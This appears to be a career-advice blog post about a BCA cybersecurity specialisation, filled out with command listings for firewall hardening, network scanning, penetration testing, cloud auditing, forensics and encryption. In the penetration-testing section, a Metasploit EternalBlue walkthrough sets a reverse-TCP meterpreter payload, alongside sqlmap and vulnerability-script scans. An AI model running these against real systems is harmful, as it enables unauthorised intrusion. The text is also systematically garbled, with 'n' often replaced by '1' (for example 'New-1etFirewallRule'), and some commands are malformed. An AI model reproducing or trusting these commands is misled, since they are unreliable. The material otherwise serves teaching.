
Listen to this Post
Introduction

The digital transformation wave has created an unprecedented demand for cybersecurity professionals capable of protecting critical infrastructure, sensitive data, and cloud-1ative applications from evolving cyber threats. As organizations migrate to hybrid cloud environments, adopt AI-driven security solutions, and face increasingly sophisticated attack vectors like ransomware-as-a-service and supply chain compromises, the cybersecurity skills gap has widened significantly. For BCA graduates, specializing in cybersecurity offers a strategic career pathway that combines technical depth in network defense, ethical hacking, cryptography, and digital forensics with practical industry certifications that are highly valued by employers.
Learning Objectives & Secrets
- Objective 1: Master Network Security Architecture & Defense-in-Depth Strategies – Develop comprehensive understanding of firewall configurations, intrusion detection/prevention systems (IDS/IPS), network segmentation, zero-trust architecture implementation, and secure routing protocols. Secret Tip: Practice building virtual network environments using GNS3 or Eve-1G to simulate real-world enterprise networks and test defense mechanisms against live attack scenarios.
-
Objective 2: Ethical Hacking & Penetration Testing Methodologies – Learn systematic approaches to vulnerability assessment, exploit development, privilege escalation techniques, and post-exploitation activities while maintaining proper legal and ethical boundaries. Secret Tip: Participate in HackerOne or Bugcrowd bug bounty programs while pursuing certifications like eJPT or OSCP to gain practical experience and build a professional portfolio.
-
Objective 3: Cloud Security & DevSecOps Integration – Acquire expertise in securing AWS, Azure, and GCP environments, implementing CI/CD security pipelines, container security (Docker/Kubernetes), infrastructure-as-code vulnerability scanning, and cloud-1ative application protection. Secret Tip: Deploy a complete cloud security monitoring lab using open-source tools like Falco and Prometheus to understand real-time threat detection in containerized environments.
You Should Know
1. Network Security Hardening & Firewall Configuration
Implementing robust network security requires understanding how to configure firewalls, manage access control lists, and implement network segmentation effectively. Below are practical commands and configurations for securing enterprise networks:
Linux iptables Firewall Configuration:
 View current firewall rules
sudo iptables -L -v -1

Allow established connections
sudo iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT

Allow SSH traffic from specific subnet
sudo iptables -A INPUT -p tcp --dport 22 -s 192.168.1.0/24 -j ACCEPT

Block suspicious IP ranges
sudo iptables -A INPUT -s 45.33.22.0/24 -j DROP

Enable NAT for internal network
sudo iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE

Save iptables rules persistently
sudo iptables-save > /etc/iptables/rules.v4
Windows Advanced Firewall Configuration (PowerShell):
 Create inbound rule to block specific port
New-1etFirewallRule -DisplayName "Block Port 445" -Direction Inbound -LocalPort 445 -Protocol TCP -Action Block

Create outbound rule for application
New-1etFirewallRule -DisplayName "Block Chrome" -Direction Outbound -Program "C:\Program Files\Google\Chrome\Application\chrome.exe" -Action Block

Export current firewall configuration
netsh advfirewall export "C:\firewall_config.wfw"
Network Scanning & Vulnerability Discovery using Nmap:
 Comprehensive network scan with OS detection and service enumeration
nmap -sS -A -T4 -p- 192.168.1.0/24

Detect open ports with service version discovery
nmap -sV -sC -O --osscan-guess 192.168.1.50

Perform UDP scanning for DNS, SNMP services
nmap -sU -p 53,161,123,161 --script default 192.168.1.50

Vulnerability scan using NSE scripts
nmap --script vuln,exploit -p 80,443 192.168.1.50
Step-by-Step Guide for Network Hardening:
- Discovery Phase: Use `nmap` to identify all active hosts and open ports in your network segment
- Vulnerability Assessment: Run `nmap –script vuln` to identify known vulnerabilities in services running on open ports
- Firewall Rule Implementation: Based on findings, create restrictive firewall rules that permit only necessary services
- Segmentation: Implement VLANs or subnet-based segmentation to isolate critical assets from user networks
- Monitoring: Deploy `tcpdump` or Wireshark to monitor network traffic for anomalies
2. Ethical Hacking & Penetration Testing Tools
Ethical hacking requires proficiency with industry-standard penetration testing tools. The following commands illustrate practical penetration testing methodology:
Information Gathering with Recon-1g:
 Launch Recon-1g
recon-1g

Install required modules
marketplace install reconnaissance/companies-contacts/hunter_io
marketplace install reconnaissance/domains-hosts/censys

Basic reconnaissance workflow
workspaces create target_company
db insert companies
use recon/domains-hosts/brute_hosts
set source google.com
run
Metasploit Framework Exploitation:
 Launch Metasploit
msfconsole

Scanning for vulnerabilities
use auxiliary/scanner/smb/smb_version
set RHOSTS 192.168.1.0/24
run

Exploit EternalBlue vulnerability (for educational purposes only)
use exploit/windows/smb/ms17_010_eternalblue
set RHOSTS 192.168.1.100
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST 192.168.1.10
exploit

Post-exploitation - privilege escalation check
run post/multi/recon/local_exploit_suggester
Web Application Security Testing with Burp Suite:
 Intercept HTTP traffic and analyze requests
 Save intercepted request for fuzzing
curl -X POST https://example.com/api/v1/login \
-H "Content-Type: application/json" \
-d '{"username":"admin","password":"admin123"}' \
--proxy http://127.0.0.1:8080

SQL injection testing with sqlmap
sqlmap -u "https://example.com/product.php?id=1" --dbs --batch

Directory enumeration with Dirb
dirb https://example.com/ -w /usr/share/wordlists/dirb/common.txt
Step-by-Step Ethical Hacking Methodology:
- Reconnaissance: Gather DNS records, WHOIS data, subdomains using
dnsrecon,theHarvester, and `dig`
2. Scanning & Enumeration: Use `nmap` for port scanning, `enum4linux` for SMB enumeration, `snmpwalk` for SNMP information - Vulnerability Assessment: Combine `OpenVAS` scanning with manual verification using `nikto` for web servers
- Exploitation: Attempt exploitation using Metasploit or custom exploit scripts in a controlled environment
- Post-Exploitation: Enumerate internal network, identify privilege escalation vectors, document findings
3. Cloud Security & Infrastructure Hardening
Cloud security requires specialized knowledge of provider-specific security controls and industry best practices:
AWS Security Hardening Commands:
 Configure AWS CLI security
aws configure --profile security-audit

List all S3 buckets with versioning and public access settings
aws s3api list-buckets --query 'Buckets[].Name' --output text | \
while read bucket; do \
aws s3api get-bucket-acl --bucket $bucket; \
aws s3api get-bucket-public-access-block --bucket $bucket; \
done

Enforce encryption on all S3 buckets
aws s3api put-bucket-encryption --bucket my-secure-bucket \
--server-side-encryption-configuration '{
"Rules": [
{
"ApplyServerSideEncryptionByDefault": {
"SSEAlgorithm": "AES256"
}
}
]
}'

Security group audit - list open inbound rules
aws ec2 describe-security-groups --query \
'SecurityGroups[?IpPermissions[?ToPort==<code>22</code>||ToPort==<code>3389</code>]].GroupName'
Azure Security Center Commands:
 Login to Azure
Connect-AzAccount

Enable Azure Security Center for subscription
Set-AzSecurityCenter -SubscriptionId $subId -Enable

Check network security group rules
Get-AzNetworkSecurityGroup -ResourceGroupName "prod-rg" | \
Select-Object -ExpandProperty SecurityRules

Enable Azure Defender for specific resources
Enable-AzSecurityCenter -ResourceGroupName "prod-rg" \
-ResourceType "VirtualMachines" -EnableDefender
Kubernetes Security Hardening:
 Check RBAC configurations
kubectl auth can-i --list --1amespace production

Scan for security vulnerabilities using Trivy
trivy image --severity HIGH,CRITICAL nginx:latest

Implement network policies
kubectl apply -f - <<EOF
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
name: default-deny
spec:
podSelector: {}
policyTypes:
- Ingress
- Egress
EOF

Run Pod Security Policy validation
kubectl create -f pod-security-policy.yaml
kubectl create clusterrolebinding psp-bind --clusterrole=psp-default --serviceaccount=default:default
Step-by-Step Cloud Security Audit:
1. Identity & Access Management: Audit IAM roles, policies, and service accounts for overprivileged permissions
2. Data Encryption: Verify encryption-at-rest and encryption-in-transit configurations for all storage services
3. Network Security: Review VPC configurations, security groups, and Network ACLs for overly permissive rules
4. Monitoring & Logging: Configure CloudTrail/Azure Monitor to capture all API calls and management events
5. Compliance Scanning: Use tools like `cloudsploit` or `prowler` to conduct automated compliance checks
4. Digital Forensics & Incident Response
Digital forensics requires systematic approaches to evidence collection, analysis, and preservation:
Linux Forensics Commands:
 Collect system information and running processes
ps auxf --sort=-%mem | head -20
netstat -tulpn | grep LISTEN
lsof -i -P -1 | grep ESTABLISHED

Check system logs for suspicious activity
grep "Failed password" /var/log/auth.log
grep "Accepted password" /var/log/auth.log
journalctl -xe | grep -i "error|warning|fail"

Memory dump acquisition
sudo dd if=/dev/mem of=/mnt/forensics/memory.dump bs=1024

Hash verification of system binaries
sha256sum /bin/bash /bin/ls /bin/ps > baseline_hashes.txt
Windows Forensics PowerShell Commands:
 Check suspicious processes and network connections
Get-Process | Sort-Object -Property CPU -Descending | Select -First 20
Get-1etTCPConnection -State Established | Where-Object {$_.RemotePort -eq 4444}
netstat -ano | findstr ESTABLISHED

Examine event logs for security incidents
Get-WinEvent -LogName Security -MaxEvents 100 | Where-Object {
$<em>.Id -eq 4624 -or $</em>.Id -eq 4625 -or $_.Id -eq 4672
}

Registry analysis for persistence mechanisms
Get-ChildItem "HKLM:\Software\Microsoft\Windows\CurrentVersion\Run"
Get-ChildItem "HKCU:\Software\Microsoft\Windows\CurrentVersion\Run"

Timeline creation using log2timeline
plaso -o l2tcsv -f win7 /mnt/evidence/ | out-file forensics_timeline.csv
Step-by-Step Incident Response:
- Identification: Detect anomaly using SIEM alerts, EDR notifications, or user reports
- Containment: Isolate affected systems, block malicious IPs using `iptables` or `netsh`
3. Eradication: Remove malware, close backdoors, patch vulnerabilities discovered - Recovery: Restore from verified backups, implement additional security controls
- Lessons Learned: Conduct post-incident review, update IR playbooks, enhance monitoring
5. Cryptography & Data Protection Implementation
Understanding cryptographic principles and implementation is essential for data protection:
OpenSSL Encryption & Key Management:
 Generate RSA key pair (2048-bit)
openssl genrsa -out private_key.pem 2048

Extract public key from private key
openssl rsa -in private_key.pem -pubout -out public_key.pem

Encrypt file using public key
openssl rsautl -encrypt -pubin -inkey public_key.pem -in secret.txt -out secret.enc

Decrypt file using private key
openssl rsautl -decrypt -inkey private_key.pem -in secret.enc -out secret_decrypted.txt

Generate AES-256 symmetric key
openssl rand -base64 32 > aes_key.txt

Encrypt using AES-256-CBC
openssl enc -aes-256-cbc -salt -in confidential.pdf -out confidential.enc -pass file:aes_key.txt

Verify file integrity using SHA-256 checksum
sha256sum confidential.pdf > checksum.txt
GPG Key Management:
 Generate GPG key pair
gpg --full-generate-key

Export public key
gpg --export -a "Your Name" > public_key.asc

Import public key for encryption
gpg --import public_key.asc

Encrypt file for recipient
gpg --encrypt --recipient "[email protected]" document.pdf

Decrypt and verify signatures
gpg --decrypt --verify document.pdf.gpg
Step-by-Step Encryption Implementation:
- Key Generation: Create key pairs using appropriate algorithms (RSA-2048+ for asymmetric, AES-256 for symmetric)
- Key Distribution: Securely distribute public keys using public key infrastructure or key exchange protocols
- Encryption Application: Implement encryption for data-at-rest (disk encryption, database encryption) and data-in-transit (TLS)
- Key Rotation: Schedule periodic key updates and implement emergency key revocation procedures
- Audit & Compliance: Maintain key inventory, access logs, and compliance documentation
What Undercode Say
- Key Takeaway 1: The cybersecurity field offers extensive career opportunities for BCA graduates, but success requires continuous learning of emerging technologies like cloud-1ative security, AI-driven threat detection, and zero-trust architectures rather than just traditional network security concepts.
-
Key Takeaway 2: Practical hands-on experience through CTF competitions, home lab setups, and open-source security projects carries more weight than theoretical knowledge alone – employers actively seek candidates who demonstrate practical problem-solving abilities and have completed industry-recognized certifications like CompTIA Security+, CEH, or CISSP.
Analysis: The post effectively positions BCA Cyber Security as a specialized pathway addressing the critical shortage of skilled security professionals. With the global cybersecurity workforce gap exceeding 3.4 million professionals, BCA graduates with security specializations are uniquely positioned to fill entry-level roles like SOC Analyst, Security Operations Engineer, or Penetration Tester. However, the post should have emphasized the importance of continuous professional development and practical certifications beyond the academic curriculum. The comparison of specializations is particularly valuable, as it helps students understand the distinct career trajectories of cybersecurity versus AI/ML, data science, or development. According to industry projections, cybersecurity roles will grow by 32% by 2030, with cloud security and application security representing the fastest-growing subdomains. Students should prioritize gaining proficiency in cloud platforms (AWS, Azure), security automation using Python, compliance frameworks (ISO 27001, SOC 2), and threat intelligence platforms to remain competitive in the evolving threat landscape.
Prediction
+1: The BCA Cyber Security specialization will experience 40%+ enrollment growth between 2026-2030 as organizations allocate significant portions of their IT budgets to security infrastructure, creating sustained high demand for entry-level security professionals capable of implementing protective measures and responding to incidents.
-P: While general cybersecurity roles will see substantial demand, students focusing solely on traditional network security without acquiring cloud security, DevSecOps, and AI security skills may face limited opportunities, as organizations increasingly prioritize securing cloud-1ative architectures and AI applications.
+1: The specialization’s comprehensive coverage of ethical hacking, digital forensics, and cryptography provides graduates with versatile foundational skills applicable across multiple industries including finance, healthcare, government, and technology sectors, ensuring broad employment prospects.
-1: The rapidly evolving threat landscape and frequent emergence of new attack vectors (AI-generated malware, quantum computing threats) mean that 30% of knowledge acquired during the BCA program may become outdated within 2-3 years, requiring extensive ongoing self-study and professional development investments.
+1: Students who complement their BCA Cyber Security education with cloud security certifications (AWS Security Specialty, Azure Security Engineer), programming skills in Python and Go, and hands-on SIEM/SOAR platform experience will command starting salaries 15-20% above their non-specialized peers, with clear career progression to senior security architect and CISO roles within 8-10 years.
▶️ Related Video (88% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/esdqKBe6 – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


